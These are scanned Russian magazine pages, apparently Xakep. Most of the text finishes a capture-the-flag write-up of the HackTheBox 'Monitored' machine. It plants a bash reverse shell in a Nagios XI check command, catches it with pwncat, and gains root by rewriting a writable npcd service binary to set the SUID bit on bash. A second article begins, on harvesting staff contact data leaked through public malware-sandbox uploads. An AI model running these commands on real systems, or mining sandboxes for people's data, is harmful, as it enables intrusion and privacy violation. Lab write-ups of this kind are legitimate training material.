
☑ Active

Страница Command Management

Давай теперь выполним эту команду. Для этого переходим в меню Hosts, где создаем новую запись. В параметре Check command выбираем созданную ранее команду.



Страница Hosts



Host Name *: localhost

Alias: localhost

Address *: 127.0.0.1


Check command: rshell

Command view: bash -c 'bash -i >& /dev/tcp/10.10.16.45/4321 0>&1'


☑ Active

Страница Host Management

Когда все готово, запускаем листенер (`pwncat-cs -lp 4321`) и триггерим команду кликом по кнопке Run Check Command.



Результат выполнения команды



```
└─$ pwncat-cs -lp 4321
     Welcome to pwncat 🐈!
     received connection from 10.10.11.248:55848
     0.0.0.0:4321: normalizing shell path
     10.10.11.248:55848: registered new host w/ db
(local) pwncat$ back
(remote) nagios@monitored:/home/nagios$ id
uid=1001(nagios) gid=1001(nagios) groups=1001(nagios),1002(nagcmd)
(remote) nagios@monitored:/home/nagios$ cat user.txt
e5dc593dcc569f622a397a79ba2a7391
(remote) nagios@monitored:/home/nagios$
```

Флаг пользователя

В итоге получаем сессию на сервере от имени пользователя `nagios`.

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ


Первым делом нужно собрать информацию для дальнейшего продвижения. Я буду использовать для этого скрипты PEASS.

Справка: скрипты PEASS

Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.

Закидываем на хост скрипт для Linux, даем ему право на выполнение и запускаем сканирование. В выводе много информации, поэтому пройдемся по основным моментам.


Есть несколько файлов .services, куда мы можем производить запись.



```
╔══════════╣ Analyzing .service files
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#services
/etc/systemd/system/multi-user.target.wants/mariadb.service could be executing some relative path
/etc/systemd/system/multi-user.target.wants/nagios.service is calling this writable executable: /usr/local/nagios/bin/nagios
/etc/systemd/system/multi-user.target.wants/nagios.service is calling this writable executable: /usr/local/nagios/bin/nagios
/etc/systemd/system/multi-user.target.wants/nagios.service is calling this writable executable: /usr/local/nagios/bin/nagios
/etc/systemd/system/multi-user.target.wants/npcd.service is calling this writable executable: /usr/local/nagios/bin/npcd
/etc/systemd/system/npcd.service is calling this writable executable: /usr/local/nagios/bin/npcd
You can't write on systemd PATH
```

Файл .services


В настройках sudoers — много команд, которые можно выполнить от имени root без ввода пароля.



```
╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
Matching Defaults entries for nagios on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User nagios may run the following commands on localhost:
    (root) NOPASSWD: /etc/init.d/nagios start
    (root) NOPASSWD: /etc/init.d/nagios stop
    (root) NOPASSWD: /etc/init.d/nagios restart
    (root) NOPASSWD: /etc/init.d/nagios reload
    (root) NOPASSWD: /etc/init.d/nagios status
    (root) NOPASSWD: /etc/init.d/nagios checkconfig
    (root) NOPASSWD: /etc/init.d/npcd start
    (root) NOPASSWD: /etc/init.d/npcd stop
    (root) NOPASSWD: /etc/init.d/npcd restart
    (root) NOPASSWD: /etc/init.d/npcd reload
    (root) NOPASSWD: /etc/init.d/npcd status
    (root) NOPASSWD: /usr/bin/php /usr/local/nagiosxi/scripts/components/autodiscover_new.php *
    (root) NOPASSWD: /usr/bin/php /usr/local/nagiosxi/scripts/send_to_nls.php *
    (root) NOPASSWD: /usr/bin/php /usr/local/nagiosxi/scripts/migrate/migrate.php *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/components/getprofile.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/upgrade_to_latest.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/change_timezone.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_services.sh *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/reset_config_perms.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_ssl_config.sh *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/backup_xi.sh *
```

Настройки sudoers

Скрипт `/usr/local/nagiosxi/scripts/manage_services.sh` позволяет управлять многими службами, в том числе `npcd`.




```
# Things you can do
first=("start" "stop" "restart" "status" "reload" "checkconfig" "enable" "disable")
second=("postgresql" "httpd" "mysqld" "nagios" "ndo2db" "npcd" "snmptt" "ntpd" "crond" "shellinaboxd" "snmptrapd" "php-fpm")
```

Содержимое файла manage_services.sh

Мы можем записывать в файл этой службы. Добавив в него команду, мы можем, например, дать права суперпользователя командной оболочке:

```
chmod u+s /bin/bash
```




```
#!/bin/bash
chmod u+s /bin/bash
```

Содержимое файла /usr/local/nagios/bin/npcd

Теперь останавливаем и запускаем службу. У файла командной оболочки появился S-бит, а значит, и права рута.

```
sudo /usr/local/Nagios XI/scripts/manage_services.sh stop npcd
sudo /usr/local/Nagios XI/scripts/manage_services.sh start npcd
```




```
(remote) nagios@monitored:/home/nagios$ nano /usr/local/nagios/bin/npcd
(remote) nagios@monitored:/home/nagios$ sudo /usr/local/nagiosxi/scripts/manage_services.sh stop npcd
(remote) nagios@monitored:/home/nagios$ sudo /usr/local/nagiosxi/scripts/manage_services.sh start npcd
(remote) nagios@monitored:/home/nagios$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1234376 Mar 27  2022 /bin/bash
(remote) nagios@monitored:/home/nagios$
```

Запуск службы

Заходим снова и забираем флаг рута.

```
/bin/bash -p
```



```
(remote) nagios@monitored:/home/nagios$ /bin/bash -p
(remote) root@monitored:/home/nagios# id
uid=1001(nagios) gid=1001(nagios) euid=0(root) groups=1001(nagios),1002(nagcmd)
(remote) root@monitored:/home/nagios# cat /root/root.txt
d840cb6809ece18619646c419fcf24d6
(remote) root@monitored:/home/nagios#
```

Флаг рута

Машина захвачена!

СОВЕРШЕННО НЕ СЕКРЕТНО

Как я искал утечки в сервисе для ИБ-специалистов

Сегодня мы разберем случаи, когда безопасники компании сами нечаянно устраивают утечки данных своих работодателей и клиентов. В этом им помогают «онлайновые песочницы», куда корреспонденцию часто загружают на проверку. Я изучил коллекцию доступных писем на одном из таких сервисов и нашел немало интересного.

Джураев Алишер
Исследователь социальной инженерии в StopPhish.
alisher.rossa@gmail.com


Итак, чтобы проверить подозрительное письмо, его можно загрузить на специальный сервис-песочницу, и тот определит, есть ли в содержимом фишинговые гиперссылки. Одна проблема: некоторые сервисы, вроде изученного мной Any.Run, на бесплатном тарифе предательски выкладывают всю проверяемую корреспонденцию в паблик, а там она становится легкой добычей тех, от кого предполагалось защищаться.

WWW

Вот несколько других облачных песочниц, в которых пентестеры также могут поискать полезную информацию:
- joesandbox.com;
- urlscan.io;
- tria.ge;
- hybrid-analysis.com.

ДАННЫЕ В ПОДПИСЯХ

Вот простой пример утечки: на почту менеджера по снабжению пришло подозрительное письмо с предложением зарегистрироваться на некоем портале (скорее всего, это фишинг для кражи регистрационных данных). Менеджер форварднул письмо сотруднику службы безопасности (при этом в сообщение автоматически добавилась его подпись с контактными данными), а безопасник, не почистив тело сообщения, залил его в облако. Теперь мы знаем ФИО менеджера, его должность, адрес электронной почты и телефонные номера, включая даже мобильный. Алло, это служба безопасности банка!




From: "[redacted]"
Sent: Tuesday, April 23, 2024 11:21 AM
To: "Служба информационной безопасности" <oib[redacted].com>
Subject: FW: bearingstore Регистрационная информация

С уважением
менеджер по снабжению
ООО «[redacted]»
[redacted]
Раб. 8-9[redacted]1
Моб.8-9[redacted]8
[redacted].com

From: sales@bearingstore.ru <sales@bearingstore.ru>
Sent: Tuesday, April 23, 2024 2:11 PM
To: [redacted] <[redacted].com>
Subject: bearingstore Регистрационная информация

